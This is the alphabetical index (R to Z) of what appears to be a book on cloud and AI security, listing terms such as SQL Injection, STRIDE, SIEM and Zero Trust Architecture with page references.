Return on Investment, [51](#)
Return on Investment (ROI), [146](#)
Reveal dataset, [102](#)
Revocation Challenges, [240](#)
Risk Acceptance, [39](#)
Risk Management, [105](#), [194](#)
Risk Mitigation, [38](#)
Roadside Unit (RSU), [224](#)
RoBERTa, [178](#)
Role-based access control, [39](#)

Role-based Access Control (RBAC), [93](#)
Route [53](#), [41](#)
Rowhammer Vulnerability, [216](#)
Ruby on Rails, [77](#)
Rules of Engagement, [51](#)
Runtime Application Self-protection (RASP), [88](#)

S3, [29](#), [63](#)
Sandboxing, [204](#)
SAST, [40](#)
Scalability, [239](#)
Searchable Encryption (SE), [226](#)
Secret Key Generation, [222](#)
Secrets Management, [96](#)
Secure Data Deduplication, [230](#)
Secure Data Dissemination, [225](#)
Secure Deduplication, [219](#)
Secure Session Management, [225](#)
Security Administrator, [64](#)
Security Command Center (SCC), [209](#)
Security Development Lifecycle, [33](#)
Security Incident and Event Management (SIEM), [194](#)
Security Information and Event
Management (SIEM), [180](#), [216](#)
Security Operation Center (SOC), [180](#)
Security Orchestration and Automated
Response (SOAR), [168](#)
Security Orchestration, Automation, and
Response (SOAR), [181](#)

Security Policies, [94](#)
Security Technical Implementation Guide (STIG), [174](#)
Semantic Role Labeling (SRL), [175](#)
Semantic Tokenization, [80](#)
Sentinel Log Analytics, [210](#)
SeqGAN, [82](#)
sequence-to-sequence (seq2seq) learning, [102](#)
Server Side Request Forgery (SSRF), [60](#)
Serverless, [29](#)
Service Accounts, [72](#)
Service Control Policy (SCP), [59](#)
Service Enumeration, [61](#)
Service Level Agreement (SLA), [11](#), [194](#)
Service Principal Credentials, [67](#)
Shared Responsibility Model, [56](#)
SharePoint, [44](#)
Side Channel Attack, [179](#)
Simple Notification Service (SNS), [89](#)
Simple Storage Service (S3), [89](#)
Simple System Manager (SSM), [62](#)
Single Sign-on (SSO), [68](#)
Single-Pixel (SP) Attack, [220](#)
Skills Gap, [98](#)
SMTP, [64](#)
SOC [2](#), [53](#)
Social Engineering, [36](#), [52](#), [60](#)
Software as a Service (SaaS), [76](#), [100](#)
Software as-a-service (SaaS), [3](#)

Software Component Analysis (SCA), [87](#)
Software Defined Networking (SDN), [150](#)
Software Development Kits (SDKs), [12](#)
Software Development Life Cycle, [52](#)
Software Development Life Cycle (SDLC), [6](#)
SonarQube, [89](#)
Spoofing, [42](#), [45](#), [48](#), [224](#)
SQL Injection, [77](#), [93](#)
SQL Server, [35](#)
SSH, [34](#)
SSL/TLS, [96](#)
Stacked Autoencoder (SAE), [176](#)
StackOverflow, [60](#)
Stateless Provisioning, [238](#)
Static Analysis, [180](#)
Static Application Security Testing, [40](#)
Static Application Security Testing (SAST), [87](#), [169](#)
Stolen Smartcard Attack, [233](#)
Storage Virtualization, [15](#)
STRIDE, [26](#), [37](#)
STRIDE-LM, [41](#), [45](#)
Structural Similarity (SSIM), [220](#)
Subject-based Boundary (SBB) Attack, [220](#)
Subject-based Local-Search (SBLs)
Attack, [220](#)
Support Vector Machine (SVM), [176](#)
SVM Classifier, [176](#)
Sybil Attack, [224](#)

Synk IDE, [103](#)
System Restoration, [213](#)

Table Top Exercises (TTEEx), [206](#)
Tactics, Techniques, and Procedures (TTPs), [188](#)
Tampering, [42](#), [45](#), [48](#)
Terraform, [88](#)
Threat Detection, [126](#)
Threat Intelligence, [96](#), [209](#)
Threat Management, [209](#)
Threat Metrics, [206](#)
Threat Model, [34](#)
Threat Modeling Lifecycle, [26](#)
Threat Monitoring, [94](#)
Time-series Analysis, [206](#)
Token Hijacking, [75](#)
Token Signing Certificate, [70](#)
Tools, Techniques, and Procedures (TTPs), [206](#)
Topology Orchestration Specification for
Cloud Applications (TOSCA), [182](#)
Translation Lookaside Buffer (TLB), [214](#)
Transport Mode, [22](#)
Trapdoor Function, [227](#)
TreeVul, [102](#)
Truncating Attack Strings, [78](#)
Trusted Computing Base (TCB), [215](#)
Trust Policy, [61](#)
Trusted Execution Environment (TEE),

Unauthorized Access, [227](#)
Uncertainty Context Diversity (UCD), [177](#)
User and Entity Behavior Analytics (UEBA), [190](#)
User and Environment Enumeration, [67](#)
User Enumeration, [61](#)

Vanishing Gradient, [82](#)
Vehicular Ad hoc Network (VANET), [223](#)
Vehicular Clouds (VCs), [223](#)
Version Control, [95](#)
Virtual Machine (VM), [71](#)
Virtual Machine Monitor (VMM), [14](#)
Virtual Machines (VMs), [12](#), [14](#), [176](#)
Virtual Network, [46](#)
Virtual Network (VNet), [94](#)
Virtual Private Cloud (VPC), [71](#), [75](#)
Virtual Private Network (VPN), [16](#), [18](#), [55](#)
Virtualization, [1](#), [14](#)
Visual Basic (VB), [79](#)
VNet, [46](#)
VPC, [49](#), [211](#)
VPC Firewall, [211](#) [179](#)
Vulnerability Detection, [102](#)
Vulnerability Management, [209](#)
Vulnerability Scanning, [40](#)

Waerable Sensors, [225](#)
WAF Signature, [81](#)
Wasserstein-Distance, [82](#)

Web Application and API Protection (WAAP), [84](#)

Web Application Firewall (WAF), [77](#), [88](#), [96](#), [194](#)

Whole File Chunking (WFC), [230](#)

Wireless Pentest, [51](#)

YANG, [182](#)

Zero Trust Architecture (ZTA), [125](#)

Zero-sum Game, [79](#)

Zero-Trust Architecture, [167](#)

Zero-trust Architecture (ZTA), [100](#)